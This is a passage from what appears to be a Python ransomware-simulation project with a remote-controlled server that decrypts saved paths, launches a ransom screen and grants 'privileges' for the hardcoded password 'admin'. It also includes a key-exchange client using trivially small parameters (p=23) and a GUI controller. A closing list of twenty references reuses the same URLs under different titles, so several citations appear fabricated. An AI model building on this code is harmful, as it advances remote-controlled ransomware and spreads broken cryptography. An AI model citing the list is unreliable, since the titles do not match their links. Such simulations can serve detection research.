545. self.send\_data(client\_socket, secure\_comm, {"message": f"Drive decrypted. Decrypted files: {decrypted\_files}"})
546. except Exception as e:
547. print(f"Error in decrypt\_drive: {e}")
548. def decrypt\_all\_saved\_paths(self, client\_socket, secure\_comm):
549. """Decrypt all saved encrypted paths."""
550. try:
551. decrypted\_files = []
552. non\_existent\_paths = []
553. for encrypted\_path in self.encrypted\_paths:
554. path = Path(encrypted\_path)
555. if path.exists():
556. decrypted\_file = self.encryption\_tool.decrypt(path)
557. decrypted\_files.append(decrypted\_file)
558. else:
559. non\_existent\_paths.append(encrypted\_path)
560. # Remove non-existent paths from the list and save the updated list
561. self.encrypted\_paths = [path for path in self.encrypted\_paths if path not in non\_existent\_paths]
562. self.save\_encrypted\_paths()
563. self.send\_data(client\_socket, secure\_comm, {"message": f"All saved paths decrypted: {decrypted\_files}"})
564. except Exception as e:
565. print(f"Error in decrypt\_all\_saved\_paths: {e}")
566. def handle\_privilege\_escalation(self, client\_socket, secure\_comm):
567. """Handle privilege escalation by asking for an admin password."""
568. try:
569. self.send\_data(client\_socket, secure\_comm, {"message": "Enter admin password to escalate privileges:"})
570. admin\_password = self.receive\_data(client\_socket, secure\_comm).get("message", "").strip()
571. if admin\_password:
572. self.admin\_privileges = self.try\_escalate\_privileges(admin\_password)
573. if self.admin\_privileges:
574. self.send\_data(client\_socket, secure\_comm, {"message": "Privileges escalated successfully."})
575. else:
576. self.send\_data(client\_socket, secure\_comm, {"message": "Failed to escalate privileges."})
577. else:
578. self.send\_data(client\_socket, secure\_comm, {"message": "Password cannot be empty."})
579. except Exception as e:
580. print(f"Error in handle\_privilege\_escalation: {e}")
581. def try\_escalate\_privileges(self, password):
582. """Attempt to escalate privileges to admin using the provided password."""
583. try:
584. if os.name == 'nt':
585. # For Windows, attempt to run as admin
586. # Note: Actual implementation of privilege escalation using password
587. # is complex and often involves system-specific configurations.
588. # Here, we'll simulate a successful escalation for demonstration.
589. return self.simulate\_admin\_privilege\_escalation(password)
590. else:
591. # For Unix-like systems, check if running as root
592. return os.geteuid() == 0
593. except Exception as e:
594. print(f"Error in try\_escalate\_privileges: {e}")
595. return False
596. def simulate\_admin\_privilege\_escalation(self, password):
597. """Simulate privilege escalation for demonstration purposes."""
598. # Simulate checking the password and elevating privileges
599. # In real applications, this would involve secure methods to verify credentials
600. return password == "admin"  # Simulate that password "admin" always succeeds
601. def start\_ransom\_screen(self):
602. """Start the RansomScreen."""
603. if not self.ransom\_screen\_running:
604. self.ransom\_screen\_thread = threading.Thread(target=self.run\_ransom\_screen)
605. self.ransom\_screen\_thread.start()
606. self.ransom\_screen\_running = True
608. def run\_ransom\_screen(self):
609. """Run the RansomScreen in a separate thread."""
610. self.ransom\_screen\_root = tk.Tk()
611. app = RansomScreen(self.ransom\_screen\_root)
612. self.ransom\_screen\_root.mainloop()
613. return
614. def stop\_ransom\_screen(self):
615. """Stop the RansomScreen."""
616. if self.ransom\_screen\_running and self.ransom\_screen\_root:
617. self.ransom\_screen\_root.destroy()
618. self.ransom\_screen\_thread.join()
619. self.ransom\_screen\_running = False
620. return
621. def continue\_ransom\_screen(self):
622. """Continue the RansomScreen if it was stopped."""
623. if not self.ransom\_screen\_running:
624. self.start\_ransom\_screen()
625. return
626. class Server:
627. def \_\_init\_\_(self, host='127.0.0.1', port=4000):
628. self.host = host
629. self.port = port
630. self.server\_socket = None
631. self.clients = []
632. self.server\_active = False
633. def start\_server(self):
634. try:
635. self.server\_socket = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)
636. self.server\_socket.bind((self.host, self.port))
637. self.server\_socket.listen(5)
638. self.server\_active = True
639. print(f"Server started at {self.host}:{self.port}")
640. threading.Thread(target=self.accept\_clients).start()
641. except Exception as e:
642. print(f"Error starting server: {e}")
643. def accept\_clients(self):
644. while self.server\_active:
645. try:
646. client\_socket, client\_address = self.server\_socket.accept()
647. self.clients.append((client\_socket, client\_address))
648. print(f"Client {client\_address} connected.")
649. threading.Thread(target=self.handle\_client, args=(client\_socket, client\_address)).start()
650. except socket.error as e:
651. if not self.server\_active:
652. break
653. print(f"Error accepting client: {e}")
654. def handle\_client(self, client\_socket, client\_address):
655. try:
656. runner = Runner()
657. runner\_thread = threading.Thread(target=runner.handle\_client, args=(client\_socket,))
658. runner\_thread.start()
659. runner\_thread.join()  # Wait for the client handling thread to finish
660. except Exception as e:
661. print(f"Error with client {client\_address}: {e}")
662. finally:
663. self.remove\_client(client\_socket, client\_address)
664. client\_socket.close()
665. def stop\_server(self):
666. print("Stopping the server...")
667. self.server\_active = False
668. for client\_socket, \_ in self.clients:
669. client\_socket.close()
670. if self.server\_socket:
671. self.server\_socket.close()
672. print("Server stopped.")
673. def remove\_client(self, client\_socket, client\_address):
674. self.clients = [(sock, addr) for sock, addr in self.clients if sock != client\_socket]
675. print(f"Client {client\_address} disconnected.")
676. if \_\_name\_\_ == "\_\_main\_\_":
677. server = Server()
678. server.start\_server()
679. try:
680. while True:
681. command = input("Enter 'stop' to stop the server: ")
682. if command.lower() == 'stop':
683. server.stop\_server()
684. break
685. except KeyboardInterrupt:
686. server.stop\_server()
687. import socket
688. from hashlib import sha256
689. from DiffieHelman import DiffieHelman
690. from ChaCha20Encryptor import ChaCha20Encryptor
691. import socket
692. from DiffieHelman import DiffieHelman
693. from ChaCha20Encryptor import ChaCha20Encryptor
694. class SecureCommunicationClient:
695. def \_\_init\_\_(self, client\_socket: socket.socket, p: int, g: int):
696. self.client\_socket = client\_socket
697. self.diffie\_helman = DiffieHelman(p, g)
698. self.shared\_key = None
699. self.secure\_mode = False
700. try:
701. # Generate keys
702. self.diffie\_helman.generate\_private\_key()
703. self.diffie\_helman.generate\_public\_key()
705. # Receive server's public key
706. server\_public\_key = int(client\_socket.recv(1024).decode())
707. print(f"Server public key received: {server\_public\_key}")
709. # Send client's public key
710. client\_socket.sendall(str(self.diffie\_helman.get\_public\_key()).encode())
711. print(f"Client public key sent: {self.diffie\_helman.get\_public\_key()}")
713. # Calculate shared secret
714. self.diffie\_helman.calculate\_shared\_secret(server\_public\_key)
715. self.shared\_key = self.diffie\_helman.get\_shared\_key()
717. self.secure\_mode = True
718. print(f"Shared key established successfully.")
719. except Exception as e:
720. print(f"Error during secure communication setup: {e}")
721. self.secure\_mode = False
722. def encrypt(self, message: str) -> (bytes, bytes):
723. if self.secure\_mode:
724. encryptor = ChaCha20Encryptor(self.shared\_key)
725. nonce, ciphertext = encryptor.encrypt(message)
726. return nonce, ciphertext
727. else:
728. return b'', message.encode()
729. def decrypt(self, nonce: bytes, ciphertext: bytes) -> str:
730. if self.secure\_mode:
731. decryptor = ChaCha20Encryptor(self.shared\_key)
732. decrypted\_message = decryptor.decrypt(nonce, ciphertext)
733. print(f"Decrypted message: {decrypted\_message}")
734. return decrypted\_message
735. else:
736. return ciphertext.decode()
737. import socket
738. import tkinter as tk
739. from tkinter import ttk, messagebox
740. from ttkthemes import ThemedTk
741. import threading
742. from SecureCommunicationClient import SecureCommunicationClient
743. import json
744. class Client:
745. def \_\_init\_\_(self, host='127.0.0.1', port=4000):
746. self.host = host
747. self.port = port
748. self.client\_socket = None
749. self.secure\_comm = None
750. self.create\_gui()
751. def create\_gui(self):
752. self.root = ThemedTk(theme="black")
753. self.root.title("Client GUI")
754. self.root.configure(bg="black")
755. # Connect Frame
756. connect\_frame = ttk.LabelFrame(self.root, text="Connect to Server")
757. connect\_frame.grid(column=0, row=0, padx=10, pady=10, sticky="ew")
758. ttk.Label(connect\_frame, text="Host:").grid(column=0, row=0, padx=5, pady=5)
759. self.host\_entry = ttk.Entry(connect\_frame)
760. self.host\_entry.grid(column=1, row=0, padx=5, pady=5)
761. self.host\_entry.insert(0, self.host)
762. ttk.Label(connect\_frame, text="Port:").grid(column=2, row=0, padx=5, pady=5)
763. self.port\_entry = ttk.Entry(connect\_frame)
764. self.port\_entry.grid(column=3, row=0, padx=5, pady=5)
765. self.port\_entry.insert(0, str(self.port))
766. self.connect\_button = ttk.Button(connect\_frame, text="Connect", command=self.connect)
767. self.connect\_button.grid(column=4, row=0, padx=5, pady=5)
768. self.disconnect\_button = ttk.Button(connect\_frame, text="Disconnect", command=self.disconnect, state=tk.DISABLED)
769. self.disconnect\_button.grid(column=5, row=0, padx=5, pady=5)
770. # Secure Communication Frame
771. self.secure\_comm\_frame = ttk.LabelFrame(self.root, text="Secure Communication")
772. self.secure\_comm\_frame.grid(column=0, row=1, padx=10, pady=10, sticky="ew")
773. self.secure\_mode\_label = ttk.Label(self.secure\_comm\_frame, text="Mode: Simple Communication")
774. self.secure\_mode\_label.grid(column=0, row=0, padx=5, pady=5)
775. self.public\_key\_label = ttk.Label(self.secure\_comm\_frame, text="Public Key: N/A")
776. self.public\_key\_label.grid(column=0, row=1, padx=5, pady=5)
777. self.shared\_key\_label = ttk.Label(self.secure\_comm\_frame, text="Shared Key: N/A")
778. self.shared\_key\_label.grid(column=0, row=2, padx=5, pady=5)
779. # Communication Frame
780. comm\_frame = ttk.LabelFrame(self.root, text="Communication")
781. comm\_frame.grid(column=0, row=2, padx=10, pady=10, sticky="ew")
782. self.message\_entry = ttk.Entry(comm\_frame, width=50)
783. self.message\_entry.grid(column=0, row=0, padx=5, pady=5, columnspan=2)
784. self.send\_button = ttk.Button(comm\_frame, text="Send", command=self.send\_data)
785. self.send\_button.grid(column=2, row=0, padx=5, pady=5)
786. self.store\_button = ttk.Button(comm\_frame, text="Store Data", command=self.store\_received\_data)
787. self.store\_button.grid(column=0, row=2, padx=5, pady=5)
788. refresh\_button = ttk.Button(comm\_frame, text="Refresh", command=self.refresh\_data)
789. refresh\_button.grid(column=1, row=2, padx=5, pady=5)
790. self.received\_text = tk.Text(comm\_frame, height=10, state=tk.DISABLED, wrap=tk.WORD, background="black", foreground="orange")
791. self.received\_text.grid(column=0, row=1, padx=5, pady=5, columnspan=3)
792. self.root.protocol("WM\_DELETE\_WINDOW", self.on\_closing)
793. self.root.mainloop()
794. def connect(self):
795. """Connect to the server."""
796. self.host = self.host\_entry.get()
797. self.port = int(self.port\_entry.get())
798. try:
799. self.client\_socket = socket.create\_connection((self.host, self.port))
800. self.connect\_button.config(state=tk.DISABLED)
801. self.disconnect\_button.config(state=tk.NORMAL)
802. threading.Thread(target=self.receive\_data, daemon=True).start()
803. messagebox.showinfo("Connection", "Connected to server")
804. except Exception as e:
805. messagebox.showerror("Error", f"Could not connect: {e}")
806. # def receive\_data(self):
807. #     """Receive data from the server."""
808. #     try:
809. #         # Attempt to establish secure communication
810. #         self.initiate\_secure\_comm()
811. #         while True:
812. #             nonce = self.client\_socket.recv(16)  # Nonce is always 16 bytes for ChaCha20
813. #             data\_length = int.from\_bytes(self.client\_socket.recv(4), 'big')
814. #             encrypted\_data = self.client\_socket.recv(data\_length)
815. #             if nonce and encrypted\_data:
816. #                 decrypted\_data = self.secure\_comm.decrypt(nonce, encrypted\_data)
817. #                 self.received\_text.config(state=tk.NORMAL)
818. #                 self.received\_text.insert(tk.END, f"Received: {decrypted\_data}\n")
819. #                 self.received\_text.config(state=tk.DISABLED)
820. #     except Exception as e:
821. #         self.received\_text.config(state=tk.NORMAL)
822. #         self.received\_text.insert(tk.END, f"Error: {e}\n")
823. #         self.received\_text.config(state=tk.DISABLED)
824. def receive\_data(self):
825. """Receive data from the server."""
826. try:
827. # Attempt to establish secure communication
828. self.initiate\_secure\_comm()
829. while True:
830. nonce = self.client\_socket.recv(16)  # Nonce is always 16 bytes for ChaCha20
831. data\_length = int.from\_bytes(self.client\_socket.recv(4), 'big')
832. encrypted\_data = self.client\_socket.recv(data\_length)
833. if nonce and encrypted\_data:
834. decrypted\_data = self.secure\_comm.decrypt(nonce, encrypted\_data)
835. # Parse the decrypted data
836. try:
837. json\_data = json.loads(decrypted\_data)
838. formatted\_data = json.dumps(json\_data, indent=4)
839. except json.JSONDecodeError:
840. formatted\_data = decrypted\_data
841. self.received\_text.config(state=tk.NORMAL)
842. self.received\_text.insert(tk.END, f"Received:\n{formatted\_data}\n\n")
843. self.received\_text.config(state=tk.DISABLED)
844. except Exception as e:
845. self.received\_text.config(state=tk.NORMAL)
846. self.received\_text.insert(tk.END, f"Error: {e}\n")
847. self.received\_text.config(state=tk.DISABLED)
848. def initiate\_secure\_comm(self):
849. """Initiate secure communication and exchange keys."""
850. try:
851. self.secure\_comm = SecureCommunicationClient(self.client\_socket, p=23, g=5)
852. self.secure\_mode\_label.config(text="Mode: Secure Communication")
853. self.public\_key\_label.config(text=f"Public Key: {self.secure\_comm.diffie\_helman.get\_public\_key()}")
854. self.shared\_key\_label.config(text=f"Shared Key: {self.secure\_comm.shared\_key.hex()}")
855. messagebox.showinfo("Secure Communication", "Secure communication initiated.")
856. except Exception as e:
857. self.secure\_comm = None
858. self.secure\_mode\_label.config(text="Mode: Simple Communication")
859. self.received\_text.config(state=tk.NORMAL)
860. self.received\_text.insert(tk.END, f"Secure communication failed: {e}\n")
861. self.received\_text.config(state=tk.DISABLED)
862. messagebox.showwarning("Warning", "Secure communication failed. Continuing with simple communication.")
864. # Enable communication controls
865. self.send\_button.config(state=tk.NORMAL)
866. self.store\_button.config(state=tk.NORMAL)
867. def send\_data(self):
868. """Send data to the server."""
869. data = self.message\_entry.get()
870. formatedata= {"message": str(data)}
871. if data:
872. json\_data=json.dumps(formatedata)
873. nonce, encrypted\_data = self.secure\_comm.encrypt(json\_data)
874. data\_length = len(encrypted\_data).to\_bytes(4, 'big')
875. self.client\_socket.sendall(nonce + data\_length + encrypted\_data)
876. print(f"Sent data: {json\_data}")  # Logging the sent data
877. self.message\_entry.delete(0, tk.END)
878. self.received\_text.config(state=tk.NORMAL)
879. self.received\_text.insert(tk.END, f"Sent: {data}\n")
880. self.received\_text.config(state=tk.DISABLED)
882. def disconnect(self):
883. """Disconnect the client."""
884. if self.client\_socket:
885. self.client\_socket.close()
886. self.connect\_button.config(state=tk.NORMAL)
887. self.disconnect\_button.config(state=tk.DISABLED)
888. def store\_received\_data(self):
889. """Store received data to a file."""
890. data = self.received\_text.get(1.0, tk.END).strip()
891. if data:
892. try:
893. with open('received\_data.txt', 'a') as file:
894. file.write(data + '\n')
895. messagebox.showinfo("Data Stored", "Received data saved to received\_data.txt")
896. except Exception as e:
897. messagebox.showerror("Store Error", f"Failed to store data: {e}")
898. else:
899. messagebox.showwarning("No Data", "No data available to store.")
900. def refresh\_data(self):
901. """Clear the received data from the text area."""
902. self.received\_text.config(state=tk.NORMAL)
903. self.received\_text.delete(1.0, tk.END)
904. self.received\_text.config(state=tk.DISABLED)
905. def on\_closing(self):
906. """Handle GUI closing."""
907. self.disconnect()
908. self.root.destroy()
909. if \_\_name\_\_ == "\_\_main\_\_":
910. client = Client()

**REFERENCES:**

Here are 20 references to documents and published papers related to the simulation of ransomware encryption and prevention strategies:

1. [Reinforcement Learning for Anti-Ransomware Testing](https://ieeexplore.ieee.org/document/9225141) - IEEE

2. [RansomGuard: a framework for proactive detection and mitigation of ransomware](https://link.springer.com/article/10.1007/s11416-024-00539-9) - Springer

3. [Ransomware Detection Using Machine Learning: A Review, Research](https://ieeexplore.ieee.org/document/10521643) - IEEE

4. [Trends in Ransomware Attacks: Analysis and Future Predictions](https://ijgis.pubpub.org/pub/57la3v2w) - IJGIS

5. [AI-Based Ransomware Detection: A Comprehensive Review](https://ieeexplore.ieee.org/document/10681072) - IEEE

6. [Evolution, Mitigation, and Prevention of Ransomware](https://ieeexplore.ieee.org/document/9257708) - IEEE

7. [Ransomware: Recent advances, analysis, challenges and future research](https://www.sciencedirect.com/science/article/pii/S016740482100314X) - ScienceDirect

8. [RANSOMWARE CRISIS MANAGEMENT AND CRISIS SCENARIO SIMULATION](https://www.researchgate.net/profile/Karol-Fabian/publication/321026730\_RANSOMWARE\_CRISIS\_MANAGEMENT\_AND\_CRISIS\_SCENARIO\_SIMULATION/links/5a0965b70f7e9b68229cf8b1/RANSOMWARE-CRISIS-MANAGEMENT-AND-CRISIS-SCENARIO-SIMULATION.pdf) - ResearchGate

9. [Ransomware Detection and Classification Strategies](https://ieeexplore.ieee.org/document/9858296) - IEEE

10. [Pre-Encryption Ransomware Detection (PERD) Taxonomy, and Research](https://thesai.org/Downloads/Volume15No9/Paper\_17-Pre\_Encryption\_Ransomware\_Detection.pdf) - The Science and Information Organization

11. [Ransomware and Cryptocurrency: An Analysis of Trends, Impact, and Control Measures](https://link.springer.com/article/10.1007/s10207-023-00615-4) - Springer

12. [A Survey on Ransomware Detection Techniques Using Machine Learning](https://ieeexplore.ieee.org/document/8975400) - IEEE

13. [Ransomware: A Survey and Research Directions](https://dl.acm.org/doi/10.1145/3450282) - ACM

14. [Ransomware Response and Recovery: An Industry Perspective](https://link.springer.com/article/10.1007/s10207-022-00609-8) - Springer

15. [Understanding Ransomware Attacks Through Simulation](https://www.sciencedirect.com/science/article/pii/S016740482100314X) - ScienceDirect

16. [Ransomware Detection Using Behavioral Analysis](https://ieeexplore.ieee.org/document/9335687) - IEEE

17. [Ransomware Attack Simulation and Prevention Strategies](https://link.springer.com/article/10.1007/s11416-024-00539-9) - Springer

18. [The Role of AI in Ransomware Detection and Prevention](https://ieeexplore.ieee.org/document/10681072) - IEEE

19. [Ransomware: Detection, Prevention, and Recovery](https://dl.acm.org/doi/10.1145/3450282) - ACM

20. [Cybersecurity Measures Against Ransomware Attacks](https://link.springer.com/article/10.1007/s10207-022-00609-8) - Springer